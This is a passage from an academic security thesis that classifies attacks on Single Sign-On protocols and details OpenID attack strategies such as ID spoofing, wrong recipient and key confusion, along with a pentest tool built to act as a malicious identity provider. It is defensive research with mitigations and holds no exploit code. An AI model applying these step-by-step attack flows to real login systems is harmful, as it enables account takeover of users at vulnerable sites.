and thus modify HTTP parameters. Note that the attacker's identity $ID_{\mathcal{A}}$ belongs to $\mathcal{IdP}_{\mathcal{A}}$, but the victim's identity $ID_{\mathcal{V}}$ belongs to $\mathcal{IdP}_{\mathcal{V}}$.

- (2.) **Malicious IdP.** The malicious IdP ($\mathcal{IdP}_{\mathcal{A}}$) in our model is able to generate valid as well as malformed authentication tokens (attack tokens).
- (3.) **Malicious SP.** For all of our attacks, we never used any special properties of $\mathcal{SP}_{\mathcal{A}}$. The only requirement that we make use of is that the attacker controls a domain ($\mathcal{URL}_{\mathcal{A}}$) which is accessible on the Internet.

Threat Model. We present two classes of attacks in the following: (1.) Single-Phase Attacks and (2.) Cross-Phase Attacks. All attacks presented in this thesis have been strictly verified in the web attacker model [12] and their impact can be distinguished by its prerequisites:

- ▶ Category \mathcal{A} (Cat \mathcal{A}) attacks require some interaction of the victim. There are mainly two possibilities. First, the victim must click on a link. This mainly resembles a Cross-Site-Request-Forgery (CSRF) [169] attack according to the web attacker model. Second, the attacker got access to an expired token. For example, if it has been posted on some web support forum or the attacker had a valid account for a limited time. Attacks belonging to Cat \mathcal{A} are limited in their impact because the attacker can only log in with *one* specific victim identity.
- ▶ Category \mathcal{B} (Cat \mathcal{B}) attacks are stealthy for a victim because they do not require him to interact in any way with the attacker. This makes Cat \mathcal{B} attacks more powerful than Cat \mathcal{A} attacks: attacks belonging to this category can be used to log in with an arbitrary identity on the SP.

A typical example of a Cat \mathcal{A} attack is Replay. An example of a Cat \mathcal{B} attack is a Signature Bypass. More examples are given in the following section.

Eavesdropping or manipulating network communications is neither allowed nor required by the attacker. We additionally assume the victim to not use compromised software, TLS channels to be secure, and exclude phishing attacks.

3.5 Single-Phase Attacks

By conducting an extensive research on the SSO protocols presented in Section 3.1, we are the first who categorize attacks on SSO into the followings generic classes: Single-Phase Attacks and Cross-Phase Attacks. We observed that most SSO attacks abuse a missing or insufficient verification step at a single point within the SSO protocol, for example, at the SP while receiving the SSO token. We call these attacks Single-Phase Attacks if the issue appears in one specific phase of the protocol. Detecting such vulnerabilities is relatively easy since a Single-Phase Attack can be conducted by only manipulating at most one message in one phase of the protocol.

In the following, we systematically analyze this class of attacks with reference to the generic description of an SSO token as shown in Section 3.1.2. This section is intended to give a general idea of the attack. It does not describe how to implement this attack for a specific protocol. We show precisely how to adapt the concept to OpenID in Section 3.7.2, to OpenID Connect in Section 3.8.2, and to SAML in Section 3.9.3.

3.5.1 Single-Phase Attack: ID Spoofing (Cat \mathcal{B})

ID Spoofing (IDS) attacks are targeting the parameters in an SSO token that represent the identity of the user. The general idea of this attack is as follows: the attacker starts the Login Request on the target SP and uses his own malicious IdP. This malicious IdP creates an SSO token in the Token Response, but instead of using the identity information representing the attacker, it uses the data belonging to the victim. The trick is that the victim’s identity belongs to a different IdP, for example, Google (\mathcal{IdP}_V), while the attacker’s identity is managed by the malicious IdP (\mathcal{IdP}_A). The SSO token can also be signed using the key of the malicious IdP. If this token is accepted by the SP, the attacker can log in with an arbitrary identity using his malicious IdP – we have a Cat \mathcal{B} attack.

The IDS attack can be prevented by the SP. It must verify whether the creator of the SSO token – the malicious IdP in the case above – is allowed to issue tokens for the claimed identity information. For this purpose, the SP can verify whether the key used to verify the SSO token belongs to the IdP that is responsible for the identity.

We successfully adapted the IDS attack to OpenID (cf. Section 3.7.2.1) and OpenID Connect (cf. Section 3.8.2.1). Other research groups have shown how to adapt IDS to BrowserId [62] and SAML [23].

3.5.2 Single-Phase Attack: Wrong Recipient (Cat \mathcal{A})

Wrong Recipient attacks are targeting the parameters in an SSO token that define the *recipient* SP. The idea of this attack is that the attacker gets in possession of an SSO token intended to be used for one SP, but it reuses it at another one. To collect tokens from different users, the attacker can, for example, setup a malicious SP (“Log in to win a free iPhone”). All these SSO tokens have the recipient information of the malicious SP, but the attacker nevertheless redeems them on another SP to get unauthorized access to different accounts.

The feasibility of this attack relies on the fact that an IdP is used by multiple SPs and the IdP creates tokens for all of them. Each created SSO token must only be allowed to be used on the SPs specified therein, but this must be verified by the SP. If the SP misses this verification step, Wrong Recipient attacks are possible. Since victim interaction is required – the victim must first log in to the malicious SP – the Wrong Recipient attacks belong to Cat \mathcal{A} .

In this thesis, we show adapted Wrong Recipient attacks to OpenID (cf. Section 3.7.2.2), OpenID Connect (cf. Section 3.8.2.2), and SAML (cf. Sec-

tion 3.9.3.2).

3.5.3 Single-Phase Attack: Replay (Cat \mathcal{A})

Replay attacks are targeting the parameters in an SSO token that represent its *freshness* (timestamps, nonces). There are different variants of Replay attacks, but in all of them the attacker needs access to an SSO token. A common scenario for Replay attacks are former employees who stored their tokens. The attacker then sends the SSO token again to the SP in order to authenticate although the token is expired. If the SP does not verify the *freshness* of the token correctly, the attacker gets access to the SP for an unlimited period. Some Replay attack variants allow reusing old and expired tokens, while other allow to reuse the same token only in a specific time slot.

Replay attacks belong to Cat \mathcal{A} and have been applied to various SSO protocols, for example, OpenID [217], Facebook Connect [246], and SAML [214]. In this thesis, we have also used Replay attacks on SAML (cf. Section 3.9.3.1).

3.5.4 Single-Phase Attack: Signature Bypass (Cat \mathcal{B})

Signature Bypass attacks are targeting *cryptography* information of the SSO token that are used for protecting its integrity and authenticity or at least parts of it.⁸ The Signature Bypass attacks belong to Cat \mathcal{B} and circumvent the integrity protection. They therefore allow modifying arbitrary content of the SSO token, including *identity*, *recipient*, and *freshness* information. Due to this reason, all previously described Single-Phase Attacks can be easily executed if a Signature Bypass exists.

We distinguish between three different kinds of Signature Bypass attacks:

- (1.) The cryptography information can completely be removed. This variant is commonly known as *Signature Exclusion* attack and we applied it to SAML (cf. Section 3.9.3.4) and OpenID Connect (cf. Section 3.8.2.4).
- (2.) The SP uses the wrong key for the cryptographic operation. This basically means that the SP can be misled to trust a key generated by the attacker. We applied this variant to SAML (cf. Section 3.9.3.5) and OpenID (cf. Sections 3.7.2.3 and 3.7.3.1).
- (3.) The content of the SSO token or at least parts of it can be changed without invalidating the token's signature. It has been successfully applied to Facebook Connect [246] and OpenID [238].

Signature Bypass attacks can be prevented as follows:

- ▶ The SP must blacklist insecure (i.e., weak or broken) cryptographic algorithms.
- ▶ The SP must verify the origin of the key material that it is using.

⁸In SAML, e.g., the `<Assertion>` is protected by an XML Signature but in most cases the XML root element `<Response>` remains unprotected.

- ▶ The SP must ensure to use only parameters for the authentication, which are protected by the signature.

3.5.5 Single-Phase Attack: Parsing (Cat \mathcal{B})

Most parameters relevant for the End-User authentication are contained within the SSO token. A structure-preserving format, for example, XML, can be used for storing and transferring the parameters. For accessing them, the SP must parse the token. This leads to *parsing* attacks similar to the parsing attacks on web services (cf. Section 2.1).

Parsing attacks heavily depend on the language used to describe the SSO token. We applied them to SAML (cf. Sections 3.9.3.6 and 3.9.3.7) and to OpenID (cf. Section 3.7.6.3) resulting in a Cat \mathcal{B} attack, but the concept of this attack can be adapted to other message formats as well, for example, JSON (using JSLT [2], JSON Include [68, 183], or JSON Schema [101]).

There is unfortunately no generic concept to prevent parsing attacks. The main countermeasure that we have learned in this thesis is to disable parsing features that are not used at all (e.g., DTD).

3.5.6 Summary

By systematically analyzing SSO protocols, we could classify different categories of attacks. They manipulate a single category of information of an SSO token (identity, recipient, freshness, cryptography) or influence its parsing process, for example, by adding meta information for the parser (DTD). The attacks take place in the Token Generation Phase and are thus classified as Single-Phase Attacks.

3.6 Cross-Phase Attacks

To conduct a Single-Phase Attack, only one single message in one phase of the protocol must be manipulated by the attacker and the vulnerability takes place in the same protocol phase. We here present our second attack category: Cross-Phase Attacks.




Figure 3.4: An SSO protocol consists of three phases. Cross-Phase Attacks manipulate parameters in one phase to influence important verification steps in another phase.

The three phases of an SSO protocol are depicted in Figure 3.4. Each phase can consist of several messages exchanged between the participating entities. The general idea of Cross-Phase Attacks is to abuse a missing binding between two or more protocol phases. This enables by far more complex attacks, which manipulate messages in one phase in order to bypass a verification step in another phase. Because Cross-Phase Attacks highly depend on the concrete SSO protocol structure, we only sketch the idea below. Concrete Cross-Phase Attacks are described in Section 3.7.3 (OpenID), Section 3.8.3 (OpenID Connect), and Section 3.9.4 (SAML).

3.6.1 Phase 1 \Rightarrow Phase 2 Cross-Phase Attacks

In the following, we use a toy example of a Cross-Phase Attack between Phase 1 and Phase 2.

In the first Phase, a trust relationship between an SP and a malicious IdP is established, for example, by creating key (common secret) using Diffie-Hellman key exchange. In the second Phase, the malicious IdP creates the SSO token. But in this case, the malicious IdP includes the identity of another honest IdP in the token (e.g., Google) instead of its own identity. It then creates an HMAC over this token by using the previously established key. Once the SP receives the token, it believes that it was created by Google, but it verifies the HMAC using the key established with the malicious IdP.

This attack is possible if there is no *binding* between Phase 1 and Phase 2. In the case described above, the SP does not bind the key to the identity of the IdP in Phase 1 and allows to bypass the verification step in Phase 2. We could successfully adapt this attack to OpenID as shown in Section 3.7.3.1.

3.6.2 Phase 1 \Rightarrow Phase 3 Cross-Phase Attacks

If the SSO protocol supports Phase 3, a toy example for a Cross-Phase Attack abusing the binding between Phase 1 and Phase 3 looks as follows:

During the Trust Establishment Phase between the SP and the IdP, the SP needs to find out to which URL it has to connect in Phases 2 and 3. These URLs are requested during Phase 1 and the SP stores it. The malicious IdP can start the following Cross-Phase Attack in Phase 1:

- (1.) For the Phase 2 URL, it delivers a URL to an honest IdP, for example, to Google.
- (2.) For the Phase 3 URL, it delivers a URL to itself (to the malicious IdP).

A victim involved in this flow will be redirected to Google in Phase 2. Google creates the SSO token. Once the SP receives the token, it will send it to the Phase 3 URL. Because this URL points the malicious IdP, the SSO token is stolen in Phase 3. This concept shows how a manipulation in Phase 1 influences the token verification step in Phase 3.

We could successfully adapt this attack to OpenID Connect and broke the current specification with this attack (cf. Section 3.8.3.2 for more details).

3.6.3 Phase 2 \Rightarrow Phase 3 Cross-Phase Attacks

Cross-Phase Attacks are also possible if a binding between Phases 2 and 3 is missing, but we do not go into detail here. The interested reader can see an example for this Cross-Phase Attack on OpenID Connect in Section 3.8.3.1.

3.6.4 Summary

We were the first describing Cross-Phase Attacks. In this section, we elucidated the general underlying concept and showed, how one phase of an SSO protocol can influence another one. The main underlying issue in Cross-Phase Attacks is the missing binding between two or more SSO phases. Because Cross-Phase Attacks highly depend on the concrete protocol messages and the parameters contained therein, we refer to the following section where we show how to adapt Cross-Phase Attacks to SAML, OpenID, and OpenID Connect.

3.7 OpenID

In this section, we give a detailed technical background of OpenID [221] and show novel attacks we categorized into Single-Phase Attacks and Cross-Phase Attacks. We then applied the SSO Attacker Paradigm. By using malicious IdPs to evaluate the security of 17 implementations, we found 12 of them vulnerable, including Sourceforge, Drupal, ownCloud and JIRA. In addition, we show the feasibility of the malicious IdP in real-life scenarios and tested 70 online websites. Amongst them, 26% were vulnerable.

The presented results are based on our paper “*Do not trust me: Using malicious IdPs for analyzing and attacking Single Sign-On*” [132].

3.7.1 Technical Background

For a better understanding of the attacks on OpenID, we give a detailed description of the OpenID protocol flow below. Readers familiar with this SSO protocol should read the notation part and can safely skip this section.

3.7.1.1 Notation for OpenID Tokens

We use the notation depicted in Table 3.3 for describing an SSO token in OpenID. A token t contains at least the parameters $URL.ID$, $URL.IdP$ and $URL.SP$. Tokens used for attacks are denoted with (t^*) . We use indexes to indicate the entity to which a parameter belongs, for instance, the URL of the malicious IdP (the one that is controlled by the attacker) is $URL.IdP_A$. This is an abbreviated syntax for $URL.IdP = \text{http://badidp.org}$. In contrast, the URL of the victim’s IdP is, for example, $URL.IdP = \text{http://idp1.com} = URL.IdP_V$. If we do not describe an attack, for instance, we do not have an attacker or a victim, we use the index \mathcal{U} to represent that a parameter belongs to a specific End-User (e.g., $URL.IdP_U$).

Notation	Explanation	HTTP GET Parameter
URL.ID	A URL representing the End-User's <i>login name</i> . Example: <code>http://idp1.com/alice</code>	<code>openid.claimed_id</code>
URL.IdP	The URL of the user's IdP. Example: <code>http://idp1.com</code>	<code>openid.op_endpoint</code>
URL.SP	The URL of the SP. Example: <code>http://sp1.net</code>	<code>openid.return_to</code>
σ	The signature value for token t .	<code>openid.sig</code>
α	Name of the key to verify (t, σ) . <i>Note:</i> α is a reference to the key and does not contain any key material.	<code>openid.assoc_handle</code>

Table 3.3: Notations used for OpenID parameters in this section and their names according to the OpenID specification [221].




Figure 3.5: The OpenID protocol flow.

3.7.1.2 Protocol

The three phases of SSO (cf. Section 3.1.1) mapped to OpenID and their particular protocol messages are depicted in Figure 3.5. The OpenID login process is started with the End-User submitting his identity URL.ID_U to the SP in Step 1.

Phase 1: Trust Establishment. In this phase, the SP discovers information about the End-User's requested identity (URL.ID_U) and determines the IdP to be used (URL.IdP_U). Optionally, the SP and the IdP establish an *Association*, which is basically a shared secret between them.

- (2.) The SP starts the Discovery by requesting the document at URL.ID_U.
- (3.) The ID Server returns a document containing URL.IdP_U, which is a special property of OpenID: the ID Server can be an independent server

and is not necessarily the IdP.

- (4.) Using $URL.IdP_U$, the SP can establish an Association with the IdP. This is basically a Diffie-Hellman key exchange to establish a *shared secret* s . Additionally, the IdP freely chooses a string α that is used as a name for the Association. It is used to reference the key material k derived from s on both sides, and has an expiration time.

Phase 2: Token Generation. This phase includes the creation of the SSO token by the IdP, its transport to the SP via End-User's user agent, and its verification by SP.

- (5.) The SP now has all necessary information to validate an OpenID token created by IdP_U . It responds to Step 1 with a Token Request containing $URL.IdP_U$, $URL.SP$ and – if previously established – α .
- (6.) The End-User is redirected to $URL.IdP_U$.
- (7.) If the End-User is not yet logged in, he must authenticate to IdP_U .
- (8.) IdP_U creates an SSO token t containing the End-User's identity $URL.ID_U$, its own URL address $URL.IdP_U$ and $URL.SP$. IdP_U then generates a signature σ for t using the key referenced by α .
- (9.) The Token Response is forwarded to the SP.
- (10.)-(11.) The SP can optionally start a second Discovery (Rediscovery), for example, if it has not cached Steps 2-3.

Phase 3: Token Redemption. The Association in Step 4 is optional. If it is omitted, the Token Redemption Phase is executed and the SP sends the SSO token to the IdP for a *direct verification*.

- (12.) If the communication in Step 4 is missing, the Token Request does not contain α , and no *shared secret* was established with IdP_U . In this case, the IdP generates a fresh key and signs the token with it. The SP is then not able to verify the token itself. Instead, it must send it directly to the IdP in Step 12.
- (13.) The SP receives the result of the verification from the IdP.

If the token is valid, the SP will map $URL.ID_U$ to a local identity and the End-User is authenticated in Step 14.

3.7.1.3 Discovery in Detail

To receive $URL.IdP_U$ in Step 3, the SP fetches the document at $URL.ID_U$ (e.g., <http://myserver.org>). This can be either an HTML or an XRDS document. Listing 3.1 shows a minimal HTML document.

Listing 3.1: Minimal HTML discovery document.

```
<html><head><title/>
<link rel="openid2.provider"
      href="https://myidp.com/" />
</head><body/></html>
```

The element `<link/>` contains $\text{URL}.\mathcal{I}dP_{\mathcal{U}}$ within the `href` attribute. XRDS documents contain the same information, but stored in XML data format.

Note that Step 5 of the protocol does not contain $\text{URL}.\text{ID}_{\mathcal{U}}$. This is not necessary since the End-User must authenticate to $\mathcal{I}dP_{\mathcal{U}}$. Consequently, $\mathcal{I}dP_{\mathcal{U}}$ knows the value of $\text{URL}.\text{ID}_{\mathcal{U}}$. However, the discovered document in Step 3 allows optionally to include a second “local” identity $\text{URL}.\text{ID}_{\mathcal{U}}^*$ (the value of the `href` attribute in Listing 3.2):

Listing 3.2: \mathcal{U} 's identity stored in an HTML document.

```
<link rel="openid2.local_id"
      href="https://myidp.com/bob" />
```

In this case, Steps 5-6 include this value as well and $\mathcal{I}dP_{\mathcal{U}}$ is asked to use $\text{URL}.\text{ID}_{\mathcal{U}}^*$. This is useful, for example, if the End-User owns multiple IDs at its IdP.

3.7.2 Single-Phase Attacks on OpenID

In the following, we present novel Single-Phase Attacks on OpenID. All attacks can be applied in the SSO Attacker Paradigm. Please note that we here show how to apply the generic concept of the corresponding attack as described in Section 3.5 to OpenID. We thus skip to describe the general attack concept again for reasons of clarity.

3.7.2.1 ID Spoofing (Cat \mathcal{B})

With *ID Spoofing (IDS)*, we introduce a novel class of attacks tricking the target SP into authenticating the attacker as the victim and granting him access to the victim's resources (Cat \mathcal{B}). OpenID was the first SSO protocol that we found applicable for IDS and we later adapted the concept to OpenID Connect.

We show three different strategies for IDS on OpenID. All of them take place in Phase 2 of the protocol.

Strategy 1. *IDS in the token.* The core idea of the first strategy is to let the malicious IdP create a token t^* containing $\text{URL}.\text{ID}_{\mathcal{V}}$ (instead of $\text{URL}.\text{ID}_{\mathcal{A}}$). The token is signed with a key controlled by the malicious IdP and sent to the target SP. The attack is successful if the SP accepts t^* . Considering the simplicity of this attack, it is surprising that it has not been described before.

According to the OpenID specification [221, Section 11.2], an SP should start a second Discovery (Rediscovery) on the identity $\text{URL}.\text{ID}_{\mathcal{V}}$ on validating t^* . In this manner, the SP can discover whether $\text{URL}.\text{ID}_{\mathcal{V}}$ belongs to the IdP contained in t^* , for instance, to $\mathcal{I}dP_{\mathcal{A}}$. If this step is not implemented properly, an attacker

can mount this Cat \mathcal{B} attack and is able to inject arbitrary identities, which are not controlled by his malicious IdP. The attacker can thus impersonate users with different, trustworthy IdPs, for example, PayPal or Yahoo, by using only his own $\mathcal{I}dP_{\mathcal{A}}$.

Strategy 2. *IDS via Email.* The core idea of this strategy is to use additional *identity* information that may be contained in the token for an IDS attack. This can be information such as the End-User’s first name, last name, email, and inter alia gender.

This data is mostly used by the SPs during the registration process of new users to automatically fill out some required text fields. It must not be used for the authentication since OpenID does not provide any mechanisms to verify the correctness/ownership of these statements. For instance, an attacker using a malicious IdP can issue tokens containing arbitrary email addresses like `admin@gmail.com`. The attacker therefore uses his malicious IdP and issues a token containing his OpenID identity ($\text{URL.ID}_{\mathcal{A}}$) and, in addition, the victim’s email address. Afterwards, the token will be sent to the SP. Since the token is valid, the verification is successful and the SP uses the victim’s email address (instead of $\text{URL.ID}_{\mathcal{A}}$) to authenticate the user. As a result, the attacker gets access to any account on the SP (Cat \mathcal{B}).

Please note that this attack differs from the attack described by Wang et al. [238] since the attacker does not manipulate the authentication request and all required parameters are signed within the authentication token. The attack presented by Wang et al. belongs to the category of Signature Bypass attacks.

Strategy 3. *IDS during Rediscovery.* The ID Server in OpenID’s discovery commonly returns the URL of the IdP that is going to be used (e.g., $\text{URL.I}dP = \text{http://idp1.com} = \text{URL.I}dP_{\mathcal{U}}$). Besides returning $\text{URL.I}dP_{\mathcal{U}}$, OpenID has a feature to optionally return a second “local” $\text{URL.ID}_{\mathcal{U}}^2$ in addition.⁹ This value is transmitted during the Discovery and is not part of the SSO token. In this IDS strategy, $\text{URL.ID}_{\mathcal{U}}^2$ is set to $\text{URL.ID}^2 = \text{http://idp1.com/alice} = \text{URL.ID}_{\mathcal{V}}$. Later on, the malicious IdP generates a token t^* containing the attacker’s identity ($\text{URL.ID}_{\mathcal{A}}$) and sends it to the SP.

Once the SP receives the token, it starts the Rediscovery on $\text{URL.ID}_{\mathcal{A}}$ to determine the URL of the IdP. But this time, the malicious IdP returns $\text{URL.ID}^2 = \text{URL.ID}_{\mathcal{V}}$ (in addition to $\text{URL.I}dP_{\mathcal{A}}$). If the SP uses the URL.ID^2 parameter to determine the identity of the End-User, the attacker is successfully logged in as the victim (Cat \mathcal{B}). A detailed description is given by the example of ownCloud in Section 3.7.6.1.

3.7.2.2 Wrong Recipient (Cat \mathcal{A})

We were the first to adapt a Wrong Recipient attack to OpenID. The attack is depicted in Figure 3.6 and targets a missing URL.SP parameter verification on the SP. Since Wrong Recipient attacks require an interaction by the victim, the attack can compromise only the account of this particular victim and is classified

⁹This parameter is originally intended to determine End-User’s concrete identity on its IdP, e.g., if he owns several ones on it.

as Cat \mathcal{A} . Note that using our malicious IdP, we can *detect* the vulnerability easily. However, the attack *exploit* does not require a malicious IdP.

Detection. By using the malicious IdP, the attacker generates a token containing identity $\text{URL.ID}_{\mathcal{A}}$. Additionally, he sets the value of URL.SP to an arbitrary URL (different from the URL of the target SP) and sends the SSO token to the target SP. Finally, he observes the behavior of the target SP: if the SP accepts the token, then the value of URL.SP is *not* validated, and the Wrong Recipient attack is applicable.

Exploit. In order to exploit the vulnerability, the attacker \mathcal{A} sets up a web application running on URL.A (e.g., a weather forecast service), to initiate an OpenID authentication and to collect authentication tokens.




Figure 3.6: Wrong Recipient Attack.

The exact protocol flow is shown in Figure 3.6:

- (1.) The victim accesses the web application deployed on URL.A .
- (2.) The attacker creates a *Token Request* containing $\text{URL.SP} = \text{URL.A}$.
- (3.) The victim authenticates to its IdP. Please note that the IdP is not controlled by the attacker. This step can be skipped and transparent to the victim if he is already authenticated.
- (4.) The IdP generates the token t and sends it back to \mathcal{C}_V , with a redirect to $\text{URL.SP} = \text{URL.A}$. The client's user agent executes this redirect, and thus sends the token to \mathcal{A} .
- (5.) Finally, \mathcal{C}_A downloads the collected token t from SP_A and uses it to log in to the target SP.

To mitigate the Wrong Recipient threat, the SP must verify whether the URL.SP parameter contained in t matches its own URL.

3.7.2.3 Signature Bypass: Key Confusion (Cat B)

Key Confusion (KC) is a novel attack on OpenID belonging to the class of Signature Bypass attacks. The attack confuses the target SP so that it uses a key of the attacker's choice for the verification of tokens. The enforced key is a legitimate key that is shared between the target SP and the malicious IdP. During the KC attack, the SP is convinced that the key belongs to the victim's (instead of the attacker's) IdP. No victim interaction is required, and thus, all accounts on a vulnerable target can be compromised (Cat B).

The main problem in OpenID is that the SP uses the Association α in order to load the key. KC targets the Association handle and introduces strategies how to enforce the usage of wrong keys.

To execute KC successfully the attacker may follow different strategies. We here only describe two of them because the third one manipulates messages across phases and is thus described in Section 3.7.3 (Cross-Phase Attacks).

Strategy 1. *Overwriting the secret key handle of a trusted IdP.* In OpenID, the key material is referenced by the Association handle parameter α . Since the value of α is chosen by the IdP (and not by the SP), the attacker (acting as a malicious IdP) is able to set α to the same value as defined by the valid IdP in order to overwrite it with its own key values. The attacker can get to know the original α by starting an attempt to log in as the victim on the target SP.

Strategy 2. *Submitting the attacker's own key handle for signature verification.* The Association α is also part of the signed token t^* . Thus, some SP implementations are tempted to use this value to verify the signature. The fact that the token can be issued by a malicious IdP clearly shows that this leads to a critical vulnerability: suppose that the SP and the victim's IdP share a secret identified by α . In addition, the SP and the malicious IdP share a secret identified by β . If the malicious IdP issues the token $t^* = (\text{URL.ID}_V, \text{URL.IdP}_V, \text{URL.SP}, \beta)$, and the target SP accepts this token, it is vulnerable to KC.

3.7.3 Cross-Phase Attacks on OpenID

By applying the SSO Attacker Paradigm, we have discovered one Cross-Phase Attack on OpenID, which is described below. This attack is the by far the most complex one that has been found on OpenID.

3.7.3.1 Signature Bypass: Key Confusion (Cat B)

In addition to Strategies 1 and 2 of the KC attack, we have identified a further strategy. This variant is more complex than the previous strategies and manipulates messages beyond a single protocol phase.

Strategy 3. *Session overwriting.* According to the OpenID specification [221, Section 11.2], an SP should verify that the discovered information (URL.ID and URL.IdP) matches the presented content in the received token. If the SP provides this check, KC Strategy 2 fails because the discovered IdP (IdP_A) does not match the IdP within the authentication token (IdP_V).

Unfortunately, this check does not include a verification that the key used to sign the token belongs to the discovered IdP. This allows again to bypass the verification logic: if the attacker can *overwrite* the discovered information with the values of $\mathcal{I}dP_{\mathcal{V}}$ before the authentication token is received and the SP uses the key identified by β , the attack is successful.

Commonly, web applications use a session variable to store user information used across multiple pages (e.g., username, favorite color). In OpenID, the discovered information can be stored in a session variable. By starting a second Discovery on $\mathcal{I}dP_{\mathcal{A}}$, the attacker can consequently change it. The SP overwrites the old discovered information with the new one.

Given the complexity of the attack, we give detailed example and explanation in Section 3.7.6.2.

3.7.4 Implementing a Malicious IdP: OpenID Attacker

We developed *OpenID Attacker* as a proof-of-concept implementation of a malicious IdP. OpenID Attacker is an open source penetration test tool [131] that acts as an OpenID IdP and offers a Graphical User Interface (GUI) for easy configuration, see Figure 3.7.



Figure 3.7: OpenID Attacker supports fully automated analysis. To use it, one has first to configure the victim's and the attacker's accounts, and then select the attacks to be executed.

It is able to operate during all three phases of the OpenID SSO protocol. The main advantage of OpenID Attacker is its flexibility: the attacks can be conducted manually or full automatically. As shown in Figure 3.8, OpenID Attacker works in three modes: (1.) Analysis, (2.) Manual Attack, and (3.) Fully-Automatic Attack.

Configuration. Since OpenID Attacker acts as a malicious IdP, it should be reachable on the Internet. In this manner, the target SP can discover OpenID Attacker, establish the keys and later on verify the token. OpenID Attacker




Figure 3.8: The three modes of OpenID Attacker.

enables the fine granular configuration of every protocol phase. For instance, OpenID Attacker can set up arbitrary HTML/XRDS discovery documents, manipulate Association handle values, and create OpenID tokens containing any data.

Analysis Mode. In this mode OpenID Attacker is used to analyze the normal behavior of the target SP. For this purpose, OpenID Attacker acts as an honest IdP and creates valid tokens. Note that no attacks are executed, but only information about the target SP is collected. Additionally, no configuration of the target SP is necessary.

Initially, we navigate our user agent to the target SP and initiate the login with our IdP (URL_{IdP_A}). The SP communicates with our IdP and executes the Discovery and Association. OpenID Attacker stores all information exchanged with the SP and collects data about the supported features, for example, OpenID version and HTML or/and XRDS discovery. Moreover, in the Token Generation Phase OpenID Attacker collects and stores information about the exact messages flow, optional messages, schema of messages, required/optional attributes and more. Thus we – in the role of a security analyst – have a very detailed overview of the implementation, the information flow and all supported features.

Manual Attack Mode. In this mode, OpenID Attacker acts as a malicious IdP hand-operated by the attacker. We can start the security analysis on the basis of the information stored in *Analysis Mode*, manipulate parameters in each message, thereby create malicious tokens, and then observe the results when sending them to the targeted SP. In this mode, the attacks and the evaluation

